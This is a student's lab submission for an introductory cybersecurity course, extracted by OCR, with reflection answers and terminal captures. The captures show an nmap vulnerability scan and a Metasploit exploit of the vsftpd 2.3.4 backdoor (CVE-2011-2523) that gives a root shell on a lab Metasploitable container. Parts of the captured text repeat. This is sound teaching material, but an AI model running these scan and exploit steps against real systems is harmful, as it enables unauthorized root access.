

Instructions for Copying and Sharing this Document

📣 DELETE THIS BOX BEFORE SUBMITTING!!

Step 1: **Click** "File -> Make a Copy" to make a copy of this document that you can edit.



Step 2: **Change** the Share settings to "Anyone with Link -> Editor". This will allow our graders to leave comments on your submission.



CYB101 Project 4

(🔗 Instructions Page)

👤 Student Name:

✉️ Student Email:

Reflection (Required)

> 🤔 **Reflection Question #1:** If I had to **explain this project's exploit in 3 emojis,** they would be… (Feel free to put other comments about your experience this unit here, too!)
>
> 🔐🏴💻

🔌**Reflection Question #2:** This project uses a vulnerability on port 21 (FTP). What other ports would you check for vulnerabilities?
(Tip: The more commonly a port is used, the more likely it is to be vulnerable!)

Port 22 (SSH): Secure Shell is commonly targeted for vulnerabilities due to its critical role in remote access.
Port 80 (HTTP): Web servers running on port 80 are common targets, especially for web application vulnerabilities.
Port 443 (HTTPS): Secure websites (HTTPS) should also be assessed for vulnerabilities.
Port 3306 (MySQL): If a MySQL database server is running on this port, it's essential to assess its security.
Port 3389 (RDP): Remote Desktop Protocol is a prime target for attackers seeking remote access.
Port 1433 (MSSQL): Microsoft SQL Server databases are often targeted.
Port 1521 (Oracle): Oracle databases are frequently checked for vulnerabilities.
Port 25 (SMTP): Mail servers can be targeted for email-related vulnerabilities.
Port 110 (POP3) and **Port 143 (IMAP)**: Email protocols are checked for vulnerabilities, especially in email server configurations.
Port 139 and 445 (SMB): Windows file and printer sharing services can have vulnerabilities, including the infamous EternalBlue exploit.
Port 23 (Telnet): Telnet is often targeted due to its lack of security.
Port 53 (DNS): DNS servers are critical infrastructure components and should be assessed for vulnerabilities.
Port 25 (SMTP): Mail servers can be targeted for email-related vulnerabilities.

📣 **Shoutouts:** Share appreciation for anyone who helped you out with this project or made your day a little better!


The codepath staff guiding us a lil more better on accessing the virtual machine which i was able to complete first try so it felt great.


Required Challenge GIF (Required)


Use the answer box below to paste in your GIF(s) completing the project. Clarifying notes are optional.


GIF demonstrating the `vsftpd` backdoor exploit


[Insert GIF Here]



CodePath CYB101 Tuesday A - lab-0624f297-2901-4d18-9c85-4ab6abcb9daf.eastus.cloudapp.azure.com:7003
Applications
[Set Up Metasploitable ...
Terminal
Fri 06 Oct, 00:00
Ubuntu
@f1902bab91ec: /
File Edit View Search Terminal Help
codepath@lab000000:~$ docker start -ai metasploitable
root@f1902bab91ec:/# lsb_relsease -a
bash: lsb_relsease: command not found
root@f1902bab91ec:/#
root@f1902bab91ec:/# ifconfig docker0
docker0: error fetching interface information: Device not found
root@f1902bab91ec:/# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 02:42:ac:11:00:02
inet addr:172.17.0.2 Bcast:172.17.255.255 Mask:255.255.0.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:83 errors:0 dropped:0 overruns:0 frame:0
TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21951 (21.4 KB) TX bytes:9985 (9.7 KB)
root@f1902bab91ec:/#
codepath@lab000000: ~
File Edit View Search Terminal Help
The following NEW packages will be installed:
net-tools
0 upgraded, 1 newly installed, 0 to remove and 39 not upgraded.
Need to get 196 kB of archives.
After this operation, 864 kB of additional disk space will be used.
Get:1 http://azure.archive.ubuntu.com/ubuntu focal/main amd64 net-tools amd64 1
.60+git20180626.aebd88e-1ubuntu1 [196 kB]
Fetched 196 kB in 0s (7395 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 187871 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20180626.aebd88e-1ubuntu1_amd64.deb .
.
.
Unpacking net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Setting up net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
codepath@lab000000:~$ ifconfig docker0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
inet6 fe80::42:21ff:fe4e:7b2d prefixlen 64 scopeid 0x20<link>
ether 02:42:21:4e:7b:2d txqueuelen 0 (Ethernet)
RX packets 71 bytes 8991 (8.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 51 bytes 18351 (18.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
codepath@lab000000:~$


eth0 Link encap:Ethernet HWaddr 02:42:ac:11:00:02
inet addr:172.17.0.2 Bcast:172.17.255.255 Mask:255.255.0.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:83 errors:0 dropped:0 overruns:0 frame:0
TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21951 (21.4 KB) TX bytes:9985 (9.7 KB)
root@f1902bab91ec:/#
Get:1 http://azure.archive.ubuntu.com/ubuntu focal/main amd64 net-tools amd64 1
.60+git20180626.aebd88e-1ubuntu1 [196 kB]
Fetched 196 kB in 0s (7395 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 187871 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20180626.aebd88e-1ubuntu1_amd64.deb .
.
.
Unpacking net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Setting up net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
triggers for man-db (2.9.1-1) ...
ab000000:~$ ifconfig docker0
lags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
et 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
et6 fe80::42:21ff:fe4e:7b2d prefixlen 64 scopeid 0x20<link>
her 02:42:21:4e:7b:2d txqueuelen 0 (Ethernet)
packets 71 bytes 8991 (8.9 KB)
errors 0 dropped 0 overruns 0 frame 0
packets 51 bytes 18351 (18.3 KB)
errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ab000000:~$
codepath@lab000000: ~
File Edit View Search Terminal Help
3632/tcp open distccd
5432/tcp open postgresql
6667/tcp open irc
6697/tcp open ircs-u
8787/tcp open msgsrvr
44823/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
codepath@lab000000:~$ nmap 172.17.0.2 --scirpt vuln -p 21
nmap: unrecognized option '--scirpt'
See the output of nmap -h for a summary of options.
codepath@lab000000:~$ nmap 172.17.0.2--script vuln -p 21
Starting Nmap 7.80 (https://nmap.org) at 2023-10-06 00:10 UTC
Failed to resolve "172.17.0.2--script".
Failed to resolve "vuln".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.21 seconds
codepath@lab000000:~$ nmap 172.17.0.2--script vuln -p 21
Starting Nmap 7.80 (https://nmap.org) at 2023-10-06 00:14 UTC
Failed to resolve "172.17.0.2--script".
Failed to resolve "vuln".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
codepath@lab000000:~$


Starting Nmap 7.80 (https://nmap.org) at 2023-10-06 00:10 UTC
Failed to resolve "172.17.0.2--script".
Failed to resolve "vuln".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.21 seconds
codepath@lab000000:~$ nmap 172.17.0.2--script vuln -p 21
Starting Nmap 7.80 (https://nmap.org) at 2023-10-06 00:14 UTC
Failed to resolve "172.17.0.2--script".
Failed to resolve "vuln".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
codepath@lab000000:~$ nmap 172.17.0.2 --script vuln -p 21
Starting Nmap 7.80 (https://nmap.org) at 2023-10-06 00:19 UTC
Nmap scan report for 172.17.0.2
Host is up (0.00016s latency).
PORT STATE SERVICE
21/tcp open ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539 CVE:CVE-2011-2523
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.securityfocus.com/bid/48539
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_ http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_sslv2-drown:
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
codepath@lab000000:~$
upgraded.
will be used.
amd64 net-tools amd64 1
currently installed.)
bd88e-1ubuntu1_amd64.deb .
mtu 1500
ast 172.17.255.255
scopeid 0x20<link>
net)
collisions 0
Screenshot


File Edit View Search Terminal Help
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
Stack: 90909090909090990909090
90909090909090990909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
=[metasploit v6.3.30-dev-]
+ -- --=[2340 exploits - 1220 auxiliary - 413 post]
+ -- --=[1387 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/
msf6 >


File Edit View Search Terminal Help
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost IP_Ad exploit
rhost => IP_Ad exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS IP_ADDRESS
RHOSTS => IP_ADDRESS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] IP_ADDRESS:21 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > o
[-] Unknown command: o
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:46675 -> 172.17.0.2:6200) at 2023-10-06 00:41:16 +0000
Screenshot
codepath
msf6 >
Application Finder


File Edit View Search Terminal Help
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost IP_Ad exploit
rhost => IP_Ad exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS IP_ADDRESS
RHOSTS => IP_ADDRESS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] IP_ADDRESS:21 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > o
[-] Unknown command: o
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
